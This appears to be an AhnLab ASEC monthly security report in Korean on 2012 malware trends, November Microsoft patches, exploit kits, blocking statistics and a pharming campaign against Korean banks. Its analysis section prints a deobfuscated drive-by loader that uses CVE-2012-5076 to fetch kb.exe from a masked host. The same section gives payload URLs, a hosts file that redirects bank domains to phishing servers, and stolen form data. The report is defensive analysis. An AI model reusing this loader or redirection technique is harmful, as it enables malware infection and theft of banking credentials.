또한 다양하고 강력해진 웹 익스플로잇 툴킷(Web Exploit Toolkit)에서 생성하는 난독화 스크립트는 매번 서버(Server)에 접속할 때마다 스크립트 내용이 변경되는 서버-사이드 폴리모피니즘(Server-side polymorphism) 기술을 접목해 악성코드 배포의 첫 단계 역할을 충실히 수행했다. 이로 인해 악성코드 제작자에게는 편리하고 간편하게 악성코드를 유포할 수 있는 환경이 구축된 한 해였다.

중국에서 제작된 난독화 도구 중 하나인 공다팩(Gongda Pack)의 경우, XOR 인코딩(Encoding)과 같은 단순한 형태의 난독화 스크립트에서 발전해, 난독화된 데이터를 해제하기 위해 디코딩 루틴 전체를 키로 사용해야 했다. 특히, 2012년 발견된 난독화 스크립트 악성코드의 상당수를 공다팩이 차지하고 있으며, 이들은 스크립트 내부에 '/*Encrypt By xxx.yyy.com's JSXX 0.41 VIP*/' 형태로 버전 정보를 가지는 특징이 있다.

소셜 네트워크(Social Network) 서비스인 링크드인(LinkedIn) 초대 메일 형식의 스팸 메일로 관심을 불러일으킨 블랙홀(Blackhole) 웹 익스플로잇 툴킷에서 생성되는 난독화 스크립트는 어도비 플래시 플레이어, 윈도우 미디어 플레이어와 자바 애플릿 등의 취약점을 이용해 사용자 시스템에 금전적 이윤 획득을 위한 다른 악성코드를 감염시키는 기능을 수행한다.

또한 기존 윈도우 시스템만을 감염 대상으로 하던 것에서 벗어나 점차 맥(Mac)과 리눅스(Linux) 등의 다른 운영체제를 지원할 수 있도록 발전됐다. 또한 제로데이(Zero-Day) 취약점이 발견되는 경우에는 웹 익스플로잇 툴킷에 해당 취약점을 악용할 수 있는 익스플로잇(Exploit) 코드를 포함시키는 신속함을 보여주기도 했다.

앞서 언급하였던 2012년에 발견된 악성코드의 주요 특징을 다룬 7대 악성코드에는 포함되지 못했지만 2012년에 뚜렷한 특징을 보여주었던 악성코드도 존재했다.

첫 번째는 제로엑세스(Zeroaccess)나 스미서(Smiscer)와 같은 고급 기술로 제작된 부트킷(Bootkit)의 유포를 들 수 있다. 부트킷은 기존 보안 소프트웨어의 검사 영역이 아니었던 하드디스크 공간에 자신의 복사본을 생성해 보안 소프트웨어의 탐지를 어렵게 했다.

두 번째는 전통적인 파일 감염을 기반으로 작동하는 바이러스의 감소를 들 수 있다. 이러한 현상의 원인은 악성코드 제작 목적이 과거 자기 과시 형태에서 금전적 이윤 획득의 목적으로 변화함에 따라, 바이러스 형태의 악성코드를 제작하는 것으로는 목적을 달성하기 어렵기 때문으로 분석된다.

세 번째는 가상화 솔루션인 VMWare의 파일 공간에 자신의 복사본을 삽입하는 크라이시스(Crisis) 다. 호스트(Host) PC와 가상화 영역에 존재하는 게스트(Guest) PC 사이의 가상화 영역은 악성코드 감염에도 안전하다는 것이 일반적인 생각이었다. 그러나, 크라이시스는 호스트 PC 감염으로 게스트 PC인 가상화 영역까지도 악성코드 감염이 발생할 수 있다는 사실을 보여줬다.

이제까지 우리는 2012년에 발생한 여러 악성코드 중에서 많은 감염 피해와 함께 기술적 발전을 보인 7대 악성코드를 살펴보았다. 그리고 이에 포함은 되지 못했지만 2012년에 비교적 높은 관심을 유발하였던 악성코드 형태도 함께 살펴보았다. 악성코드의 기술적인 발전, 정교한 악성코드 유포 기법, 지능적인 자기 보호 기법 등은 해마다 보안 소프트웨어에 의한 악성코드 탐지 기법의 고도화를 이끌어 냈지만, 이 역시 악성코드로부터 시스템을 보호하기 위한 최소한의 방어책일 뿐이다.

그러므로 악성코드로 인한 피해를 막기 위해서는 가정에서 시스템을 사용하는 일반 사용자뿐 아니라 대규모 시스템을 관리하는 기업 보안 담당자들도 보안 업체의 보안 권고 사항을 주의 깊게 살펴볼 필요가 있다. 또한 새로운 형태의 보안 위협 역시 해마다 지속적으로 발견되고 있음으로, 이와 관련된 보안 업체의 정보를 자세히 살펴보는 것이 중요하다.

01 보안 동향

보안 통계

11월 마이크로소프트 보안 업데이트 현황

2012년 11월 마이크로소프트사에서 발표한 보안 업데이트는 총 6건으로 긴급 4건, 중요 1건, 보통 1건이다. 이번 보안 업데이트에서는 Windows 셸 취약점, Windows 커널 모드 드라이버의 취약점뿐만 아니라 .NET Framework 취약점도 보고됐다. 또한, Internet Explorer 9에서 원격으로 코드를 실행시킬 수 있는 취약점도 발견되는 등 위험도가 높은 취약점들이 상당수 보고돼 사용자들의 주의가 필요하다.

긴급
MS12-071 Internet Explorer 누적 보안 업데이트
MS12-072 Windows 셸의 취약점으로 인한 원격 코드 실행 문제점
MS12-074 .NET Framework의 취약점으로 인한 원격 코드 실행 문제점
MS12-075 Windows 커널 모드 드라이버의 취약점으로 인한 원격 코드 실행 문제점
중요
MS12-076 Microsoft Excel의 취약점으로 인한 원격 코드 실행 문제점
보통
MS12-073 Microsoft IIS(인터넷 정보 서비스)의 취약점으로 인한 정보 유출 문제점

표 2-1 | 2012년 11월 주요 MS 보안 업데이트




그림 2-1 | 공격 대상 기준 별 MS 보안 업데이트 (2011.12 – 2012.11)

02 보안 동향

보안 이슈

인터넷 익스플로러 취약점(MS12-071)

2012년 11월 마이크로소프트는 인터넷 익스플로러(Internet Explorer) 누적 보안 업데이트를 발표했다. 해당 취약점에는 아래 표와 같이 3건이 보고 되었는데, 이 취약점들은 인터넷 익스플로러 9 에서만 발생하며 다른 버전에서는 영향을 받지 않는 것으로 알려졌다. 그리고 운영체제는 Vista Service Pack 2(SP2), Windows 7, Windows 2008 R2에만 해당된다.

또한, 보안 업데이트 심각도는 Windows 클라이언트에 대해서는 긴급이고 서버의 경우는 보통이다.

공지 번호	취약점	영향 받는 운영체제
MS12-071	CFormElement 해제 후 사용 취약점 (CVE-2012-1538)	Windows Vista SP2(x86/x64) Windows 7(x86/x64) Windows 7 SP1(x86/x64) Windows Server 2008 (x86/x64) Windows Server 2008 R2(x64) Windows Server 2008 R2 SP1(x64)
	CTreePos 해제 후 사용 취약점 (CVE-2012-1539)	
	CTreeNode 해제 후 사용 취약점 (CVE-2012-4775)	

표 2-2 | MS12-071 취약점 및 영향 받는 운영체제

보고된 취약점을 살펴보면 모두 Use-After-Free 취약점이다. Use-After-Free는 정적 혹은 동적으로 할당된 메모리를 해제한 이후에도 그 메모리에 똑같이 접근하거나 참조하여 생기는 버그이다. 이러한 버그는 공격자가 임의로 원하는 원격 코드를 실행하는 데 이용할 수 있다. 따라서 해당 취약점들은 공격자가 특수하게 조작한 웹 페이지를 사용자가 볼 때 원격 코드가 실행되므로 사용자들은 보안 업데이트를 확인하여 취약점을 해결해야 한다.

마이크로소프트에서는 해당 취약점을 자동으로 Microsoft Update 서비스를 통해 제공하고 있다. 만약 자동 업데이트를 사용하고 있지 않은 고객은 수동으로 업데이트를 확인해야 한다. 구체적인 방법은 [제어판]/[Windows Update]/[업데이트 기록 보기]를 통해 [그림 2-2]와 같이 확인할 수 있다. KB2761451 업데이트 기록이 없다면 신속히 업데이트를 적용할 것을 권장한다.




그림 2-2 | Windows Update 기록 확인

구글 크롬 제로데이 발표 예정자, 갑작스런 발표 취소. 이유는?

지난 7월에 그루지아의 보안 연구원 Ucha Gobejishvili는 크롬 브라우저의 DLL에서 치명적인 취약성이 발견됐다고 밝혔다. 해당 취약점은 플랫폼에 관계없이 공격자가 이 취약성을 통하여 자신이 원하는 원격 코드를 실행할 수 있다고 해당 연구원은 전했다.

Gobejishvili 연구원은 발견한 취약점을 인도 뉴델리에서 2012년 11월 24일에 열리는 말콘(MalCon, International Malware Conference)에서 발표 예정이었다. 그는 그러나 이 취약점이 너무 치명적이라서 그 심각성을 고려해 공격 코드는 발표하지 않을 것이라고 밝혔다. 또한, 구글 측으로서는 큰 골칫거리로 생각할 것이라 주장하면서 자세한 정보는 전달하지 않겠다고 했다.

그런데 콘퍼런스가 열리기 전, 말콘 콘퍼런스 조직위원장 Rajshekhar Murthy는 Gobejishvili가 군 소집 명령을 받아 뉴델리로의 출국이 허용되지 않았다고 알렸다. 결국 Gobejishvili 연구원은 크롬 취약점을 발표할 수 없었다.

이에 대해 구글의 한 엔지니어는 Gobejishvili가 구글이 현상금으로 내건 6만 달러를 포기하면서까지 취약점 정보를 제공하지 않은 데다가 발표까지 취소됐다는 점에서 그의 주장에 의심이 간다고 말했다. 사실 여부와 향후 발표에 관심이 더해지는 이유이다.

Cool Exploit Kit

최근 새로 나온 Exploit Toolkit인 Cool Exploit Kit은 웹 취약점 공격에 현재 많이 사용되어 관련 자료가 게시되기 시작했다. AVG 에서는 지난 1개월 동안(2012.11.30 기준) 활동한 웹 위협 순위를 알려주고 있는데, 아래 그림과 같이 Cool Exploit Kit 이 24.39%로 가장 많은 비율을 차지하고 있다는 점을 알 수 있다.

그림 2-3 | AVG 가 탐지한 웹 위협 순위
(출처: avgthreatlabs, 기준:2012.11.30)

또한, 대표적인 악성 도메인 수집 및 검색 사이트인 MDL(Malware DomainList)에서 Cool Exploit Kit을 조회해보면 아래 그림과 같이 다수의 악성도메인 형태가 존재하는 것을 확인할 수 있다.

이와 비슷하게 자동화된 공격 패키지인 웹 익스플로잇 툴킷은 러시아에서 제작된 BlackHole Exploit Kit이 대표적이다. BlackHole에 대한 내용은 자료를 쉽게 찾을 수 있다. 하지만 잘 알려지지 않은 Cool Exploit Kit은 최근 11월에 관련 자료나 분석된 내용이 올라오기 시작했다. 따라서 인터넷 익스플로러, 자바, 플래쉬, PDF 등의 업데이트를 항상 최신 버전으로 유지하고 웹 취약점 공격에 대비할 것을 권장하는 바다.

그림 2-4 | MDL Cool Exploit Kit 일부
(출처: MDL(MalwareDomainList), 기준:2012.11.30)

01 웹 보안 동향

웹 보안 통계

악성코드 유포 웹사이트는 감소 추세

안랩의 웹 브라우저 보안 서비스인 사이트가드(SiteGuard)를 활용한 웹 사이트 보안 통계 자료에 의하면, 2012년 11월 악성코드를 배포하는 웹 사이트를 차단한 건수는 모두 4,915건이었다. 악성코드 유형은 총 240종, 악성코드가 발견된 도메인은 134개, 악성코드가 발견된 URL은 460개였다. 이는 2012년 10월과 비교할 때 전반적으로 감소한 수치이다.

악성코드 배포 URL 차단 건수

14,862 (10)

11

4,915

-66.9%

악성코드 유형

282

240

악성코드가 발견된 도메인

163

134

악성코드가 발견된 URL

608

460

Graph




표 3-1 | 2012년 11월 웹 사이트 보안 현황

월별 악성코드 배포 URL 차단 건수

2012년 11월 악성코드 배포 웹 사이트의 URL 접근에 대한 차단 건수는 지난달 14,862건에 비해 67% 감소한 4,915건이었다.




그림 3-1 | 월별 악성코드 배포 URL 차단 건수 변화 추이

월별 악성코드 유형

2012년 11월 악성코드 유형은 전달의 282건에 비해 15% 줄어든 240건이었다.




그림 3-2 | 월별 악성코드 유형 수 변화 추이

월별 악성코드가 발견된 도메인

2012년 11월 악성코드가 발견된 도메인은 134건으로 전달의 163건에 비해 18% 감소했다.




그림 3-3 | 월별 악성코드가 발견된 도메인 수 변화 추이

월별 악성코드가 발견된 URL

2012년 11월 악성코드가 발견된 URL은 전달의 608건에 비해 24% 감소한 460건이었다.




그림 3-4 | 월별 악성코드가 발견된 URL 수 변화 추이

악성코드 유형별 배포 수

악성코드 유형별 배포 수를 보면 트로이목마가 2610건/53.1%로 가장 많았고, 애프케어가 427건 8.7%로 그 다음을 이었다.

유형	건수	비율
TROJAN	2,610	53.1 %
APPCARE	427	8.7 %
DROPPER	306	6.2 %
ADWARE	154	3.1 %
DOWNLOADER	122	2.5 %
Win32/VIRUT	36	0.7 %
JOKE	7	0.1 %
SPYWARE	2	0.1 %
ETC	1,251	25.5 %
TOTAL	4,915	100 %

표 3-2 | 악성코드 유형별 배포 수




그림 3-5 | 악성코드 유형별 배포 수

악성코드 최다 배포 수

악성코드 배포 최다 10건 중에서 Win-Trojan/Installiq.16355200이 1047건으로 가장 많았고 Win-Trojan/Installiq.1635520등 4건이 새로 등장했다.

순위	등락	악성코드명	건수	비율
1	NEW	Win-Trojan/Installiq.1635520	1,047	34.3 %
2	NEW	Win-AppCare/WinKeyfinder.973512	423	13.9 %
3	▲3	ALS/Qfas	285	9.3 %
4	NEW	Win32/Parite	247	8.1 %
5	NEW	Trojan/Win32.Magania	236	7.7 %
6	▼2	Dropper/Win32.Mudrop	221	7.2 %
7	—	ALS/Bursted	203	6.7 %
8	▼7	Trojan/Win32.ADH	151	4.9 %
9	▼1	Trojan/Win32.Agent	131	4.3 %
10	—	Win-Trojan/Agent.158168	108	3.6 %
		TOTAL	3,052	100 %

표 3-3 | 악성코드 대표진단명 최다 20건

02 웹 보안 동향

웹 보안 이슈

2012년 11월 침해 사이트 현황




그림 3-6 | 2012년 월별 침해 사이트 현황

[그림 3-6]은 악성코드 유포를 목적으로 하는 침해 사고가 발생했던 사이트들의 월별 현황으로, 11월의 경우 전월에 비해 대폭 상승하였다.

침해 사이트를 통해서 유포된 악성코드 최다 10건

아래 [표 3-4]는 11월 한 달 동안 가장 많은 사이트를 통해서 유포되었던 악성코드 최다 10건을 설명한 표로 각 악성코드를 유포했던 침해 사이트의 수가 전월에 비해서 대폭 감소했다.

전월에 이어 11월에도 Trojan/Win32.Rootkit이 25개의 사이트(주로 언론사, 쇼핑몰, 웹 하드 등)에서 주로 유포돼 1위를 차지했다.

순위	악성코드명	건수
1	Trojan/Win32.Rootkit	25
2	Win-Trojan/Onlinegamehack.90112.GJ	18
3	Win-Trojan/Onlinegamehack.14336.AE	18
4	Win-Trojan/Onlinegamehack.72192.BI	18
5	Win-Trojan/Onlinegamehack.90112.GJ	15
6	Trojan/Win32.Gampass	13
7	Trojan/Win32.OnlineGameHack	13
8	Win-Trojan/Onlinegamehack.75264.BA	12
9	Trojan/Win32.OnlineGameHack	11
10	Trojan/Win32.OnlineGameHack	11

표 3-4 | 침해 사이트를 통해서 유포된 악성코드 최다 10건

11월의 침해사이트 이슈

11월에 주목할 이슈는 다음의 2가지다.

CVE-2012-5076 취약점 사용

해킹된 웹 사이트를 통해서 악성코드를 유포할 때 사용하는 취약점 목록에 11월 중순 경부터 자바에 존재하는 CVE-2012-5076 취약점이 추가됐다. 해킹된 사이트를 통해 유포된 index.html의 난독화를 풀어보면 CVE-2012-5076를 사용해 악성코드를 다운로드 하도록 돼 있다.

```
if (HkTn2.indexOf('msie 6') > -1)
{
document.write("<OBJECT classid='clsid:8AD9C840-044E-11D1-B3E9-00805F499D93' width='200' height='200'>
<param name=xiaomaolv value= 'http://www.*****sa.net/kb.exe'>
<param name=bn value= 'woyouyizhixiaomaolv'>
<param name=si value= 'conglaiyebuqi'>
<param name=bs value= '748'>
<param name=CODE value= 'gond20125076.Gondqq.class'>
<param name=archive value= 'FQaAmuz0.jpg'></OBJECT>");
}
else
{
gondad.archive="FQaAmuz0.jpg";
gondad.code="gond20125076.Gondqq.class";
gondad.setAttribute("xiaomaolv","http://www.*****sa.net/kb.exe");
gondad.setAttribute("bn","woyouyizhixiaomaolv");
gondad.setAttribute("si","conglaiyebuqi");
gondad.setAttribute("bs","748");
document.body.appendChild(gondad);
}
}
```

AhnLab

그림 3-7 | CVE-2012-5076 취약점

아직 끝나지 않은 파밍

파밍(Pharming)에 사용되는 트로이 목마를, 불특정 다수의 PC에 감염시키기 위해서 사용하는 '해킹된 웹 사이트 + 응용 프로그램의 취약점' 이 결합된 방법은 이제 기본이 됐다.
최근 국내 일부 웹 사이트들이 해킹되어 파밍 악성코드를 유포한 사례가 있었고 그 유포과정을 도식화 하면 [그림 3-8]과 같다.

그림 3-8 | 파밍 악성코드 유포 흐름

위 [그림 3-8]의 Step2~4 단계별 특징에 대해서 간단히 요약해 보면 다음과 같다.

Step 2의 다단계 악성 스크립트 링크 구조

해킹된 사이트에 접속한 PC의 응용 프로그램 버전 정보를 획득하는 과정에서 동작하는 악성 스크립트는 국내 사이트 2곳, 미국 사이트 1곳 등에 링크되어 있었다.

Step 3의 CVE-2012-5076 취약점 사용

index.html의 난독화를 풀어보면 자바에 존재하는 취약점인 CVE-2012-5076을 사용해 악성코드를 다운로드 하도록 해 두었다.

```
if (HkTn2.indexOf('msie 6') > -1)
{
document.write("<OBJECT classid='clsid:8AD9C840-044E-11D1-B3E9-00805F499D93' width='200' height='200'>
<param name=xiaomaolv value= 'http://www.*****sa.net/kb.exe'>
<param name=bn value= 'woyouyizhixiaomaolv'>
<param name=si value= 'conglaiyebuqi'>
<param name=bs value= '748'>
<param name=CODE value= 'gond20125076.Gondqq.class'>
<param name=archive value= 'FQaAmuz0.jpg'></OBJECT>");
}
else
{
gondad.archive="FQaAmuz0.jpg";
gondad.code="gond20125076.Gondqq.class";
gondad.setAttribute("xiaomaolv","http://www.*****sa.net/kb.exe");
gondad.setAttribute("bn","woyouyizhixiaomaolv");
gondad.setAttribute("si","conglaiyebuqi");
gondad.setAttribute("bs","748");
document.body.appendChild(gondad);
}
}
```

AhnLab

그림 3-9 | CVE-2012-5076 취약점

Step 4의 악성코드 다운로드

Step 3의 취약점 비교단계에서 매칭되는 취약점이 있으면 해당 취약점이 동작하여 악성코드를 다운로드 및 실행한다. (kb.exe는 또 다른 악성코드(파밍)를 다운로드 하는 기능을 가진 다운로더다.)

[다운로드 URL]

- http://174.***.61.***:6080/1.exe
- http://174. ***.61.***:6080/2.exe

파밍 악성코드에 감염되면 hosts 파일을 아래와 같이 수정하여 피싱 사이트에 접속하도록 한다.

```
60.***.179.*** kbstar.com

60. ***.179. *** www.kbstar.com

60. ***.179. *** obank.kbstar.com

125. ***.139. *** nonghyup.com

125. ***.139. *** www.nonghyup.com

125. ***.139. *** banking.nonghyup.com

118. ***.174. *** wooribank.com

118. ***.174. *** www.wooribank.com

118. ***.174. *** pib.wooribank.com

118. ***.174. *** spd.wooribank.com
```

그림 3-10 | 악성코드에 의해서 변조된 hosts 파일

그림 3-11 | 피싱 사이트 접속 시 나타나는 팝업

위 [그림 3-11]은 피싱 사이트 접속 시 팝업되는 창으로, 전체적인 내용은 진짜와 가짜를 구분하기가 어렵다. 하지만 하단부에 기입된 내용에는 공통으로 아래와 같이 적혀 있었다.




그림 3-12 | 피싱 사이트의 공지사항

[그림 3-11]에서 피싱 은행 사이트 3곳의 공지사항에는 위 [그림 3-12]에서 보는 것처럼 동일하게 '저희농협'이라는 문구가 포함되어 있었다. 기존의 파밍이 사용했던 피싱 사이트들과 비교할 때 정교함은 다소 떨어진다.




그림 3-13 | 사용자의 계좌정보 입력 창

피싱 사이트로 접속할 경우 [그림 3-13]과 같이 허위 보안 팝업 창을 출력하여 사용자의 계좌정보 탈취를 시도한다.




그림 3-14 | 피싱 사이트로 전송되는 사용자의 계좌정보

```
&HistoryTextBox=2&Bankpwd3=11111111111111111111&TextBox1=1111&Text
Box2=1111&TextBox3=1111&TextBox4=1111&TextBox5=1111&TextBox6=1111
&TextBox7=1111&TextBox8=1111&TextBox9=1111&TextBox10=1111&TextBox1
1=1111&TextBox12=1111&TextBox13=1111&TextBox14=1111&TextBox15=1111
&TextBox16=1111&TextBox17=1111&TextBox18=1111&TextBox19=1111&TextB
ox20=1111&TextBox21=1111&TextBox22=1111&TextBox23=1111&TextBox24=1
111&TextBox25=1111&TextBox26=1111&TextBox27=1111&TextBox28=1111&T
extBox29=1111&TextBox30=1111&TextBox31=1111&TextBox32=1111&TextBox
33=1111&TextBox34=1111&TextBox35=1111&Button.x=72&Button.y=17HTTP/1
.1 302 Found
```

그림 3-15 | 피싱 사이트로 전송되는 사용자의 계좌정보 일부

〈V3 제품군의 진단명〉

Trojan/Win32.Sasfis (2012.11.19.03)

Win-Trojan/Downloader.49664.BN (2012.11.21.00)

ASEC REPORT CONTRIBUTORS

집필진	선임연구원	안 창 용
	선임연구원	이 도 현
	선임연구원	장 영 준
	주임연구원	이 주 석
	주임연구원	문 영 조
	연구원	강 민 철
	연구원	김 재 홍
	연구원	양 지 수
참여연구원	ASEC 연구원 SiteGuard 연구원	
